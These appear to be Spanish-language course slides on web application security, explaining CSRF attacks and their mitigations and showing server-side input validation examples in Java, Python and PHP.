Cross-Site Request Forgery o Falsificación de solicitudes entre sitios (CSRF) es un ataque que fuerza al usuario autenticado a ejecutar acciones no deseadas en un sitio web. Ejemplo: Un atacante envía un enlace malicioso a un usuario autenticado que realiza una transferencia bancaria sin su consentimiento.



Fuente de la imagen:
<https://curiosidadesdehackers.com/cross-site-request-forgery-csrf-que-esejemplos-de-usoque-medidas-mitigadoras-podemos-usar/>

Consecuencias de CSRF

- Ejecución de acciones no autorizadas: Un usuario autenticado puede ser forzado a realizar una acción sin su consentimiento (como transferencias bancarias o cambios de contraseña).
- Cambio de configuraciones críticas: Un atacante puede modificar correos electrónicos, contraseñas o permisos en la cuenta de la víctima.
- Escalada de privilegios en sistemas mal configurados: Si un administrador es víctima de un ataque CSRF, un atacante podría otorgarse permisos elevados.
- En muchas ocasiones CSRF utiliza inyección de Java script XSS como paso previo.

Corrección y mitigación de CSRF

- Utilizar Tokens anti-CSRF:
 - Generar un token aleatorio y único por sesión/usuario.
 - Incluirlo en formularios y peticiones sensibles (generalmente como campo oculto).
 - Validar el token en el servidor en cada petición.
- Configurar las cookies de sesión con el atributo **SameSite**.
- Verificar el origen, revisando las cabeceras **Origin** o **Referer** en peticiones sensibles y aceptando las que vienen del origen legítimo.
- Utilizar frameworks con CSRF integrada(**Laravel** o **Symfony** en PHP, **Django** o **Flask** en Python o **Spring** o **Apache Siro** en Java.

CSRF en CWE y CAPEC

Las entradas CWE relacionadas con CSRF son:

- CWE-352: Cross-Site Request Forgery (CSRF)
- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Los patrones de ataque relacionadas son:

- CAPEC-94: CSRF (Cross-Site Request Forgery)
- CAPEC-243: HTTP Request Smuggling
- CAPEC-591: HTTP Parameter Pollution

Nos encontramos con más de 9000 entradas en la NVD relacionadas con el CWE-352

<https://nvd.nist.gov/vuln/search#/nvd/home?cweList=CWE-352&resultType=records>



07

Validación de datos

Validación de datos

- Como se ha podido comprobar a lo largo de este tema, no validar los datos o no hacerlo de la forma adecuada, abre la puerta a una gran cantidad de vulnerabilidades, entre ellas, las de inyección de código que se han analizado.
- Las validaciones que se hacen en el cliente no tienen ninguna utilidad, a efectos de mejorar la seguridad de la aplicación, dado que se pueden eliminar o modificar de manera muy sencilla.
 - Por ejemplo, las que se hacen en el navegador web mediante HTML y JS, sólo mejoran la experiencia de usuario y alivian carga al servidor.

Validación de datos

- Por lo tanto, comprobar que los datos proporcionados por el usuario son válidos, es una tarea que debería realizarse siempre en el servidor.
- Muchas plataformas proporcionan de serie funciones predefinidas para la validación de los datos de entrada:
- En Java, la **Jakarta Bean Validation** (javax.validation / jakarta.validation) es un estándar bastante sólido para validar entradas con anotaciones.
- Este API de validación, permite establecer anotaciones sobre los atributos de los objetos en los que se reciben los datos de entrada.

Validación de datos en java.validation

El siguiente fragmento de código Java, muestra un ejemplo que valida los siguientes campos de un formulario:

- name: el nombre del usuario no puede ser nulo.
- age: la edad tiene que ser un número entre 18 y 150.
- email: el usuario debe proporcionar una dirección de correo válida.

```
import javax.validation.constraints.AssertTrue;
import javax.validation.constraints.Max;
import javax.validation.constraints.Min;
import javax.validation.constraints.NotNull;
import javax.validation.constraints.Size;
import javax.validation.constraints.Email;

public class User {

    @NotNull(message = "Name cannot be null")
    private String name;

    @Min(value = 18, message = "Age should not be less than 18")
    @Max(value = 150, message = "Age should not be greater than 150")
    private int age;

    @Email(message = "Email should be valid")
    private String email;

    // setters and getters
}
```

Validación de datos en java.validation

La especificación 2.0 del API de validación de Java (<https://beanvalidation.org/2.0/spec/>) incluye, entre otras, las siguientes validaciones de serie:

- @Null, @NotNull: permite validar si un objeto es nulo o no.
- @AssertTrue, @AssertFalse: permite comprobar el valor de un booleano.
- @Min, @Max: permite validar un valor mínimo y uno máximo.
- @Size: permite validar el tamaño de una cadena de texto, de una colección, etc.
- @Past, @PastOrPresent, @Future y @FutureOrPresent: validación de fechas.
- @Email: permite validar que una dirección de correo electrónico es correcta.
- También es posible crear nuevas validaciones personalizadas.

Validación de datos en Python

No existe un javax.validation oficial, pero hay librerías muy potentes:

- **Pydantic** es muy popular (FastAPI, por ejemplo).

```
from pydantic import BaseModel, constr
class User(BaseModel):
    username: constr(min_length=3, max_length=20)
    age: int
user = User(username="Alice", age=25)
```

- **Marshmallow** Nos permite serialización + validación.

```
from marshmallow import Schema, fields, validate
class UserSchema(Schema):
    username = fields.Str(required=True, validate=validate.Length(min=3))
    age = fields.Int(required=True, validate=validate.Range(min=0))
```

Estas librerías funcionan de forma similar a javax.validation: se definen restricciones y automáticamente validan datos.

Validación de datos en PHP

Tampoco hay un estándar oficial en el core del lenguaje, pero sí herramientas habituales:

- **Symfony Validator** (muy usado en frameworks modernos como Symfony o Laravel).

```
use Symfony\Component\Validator\Validation;
use Symfony\Component\Validator\Constraints as Assert;
$validator = Validation::createValidator();
$violations = $validator->validate("Alice", [
    new Assert\Length(['min' => 3, 'max' => 20]),
]);
```
- **Respect/Validation** (librería independiente, muy sencilla y flexible).

```
use Respect\Validation\Validator as v;
$usernameValidator = v::alnum()->noWhitespace()->length(3, 20);
if ($usernameValidator->validate("Alice")) {
    echo "Válido";
}
```
- En **Laravel**, también existe el sistema de validación propio (`$request->validate([...])`).

Bibliografía y Webgrafía

- **Presentaciones de Puesta en Producción Segura.** *Rafael López García.*
- **Seguridad de aplicaciones.** *José Losada Pérez.*
- **Presentaciones de Puesta en Producción Segura.** *Rafael Fuentes Ferrer.*



Gracias!

¿Alguna pregunta?



informatica.iesvalledeljerteplasencia.es



coordinacion.cenfp@iesvp.es



C/ Pedro y Francisco González, s/n
10600, Plasencia (Cáceres)



927 01 77 74

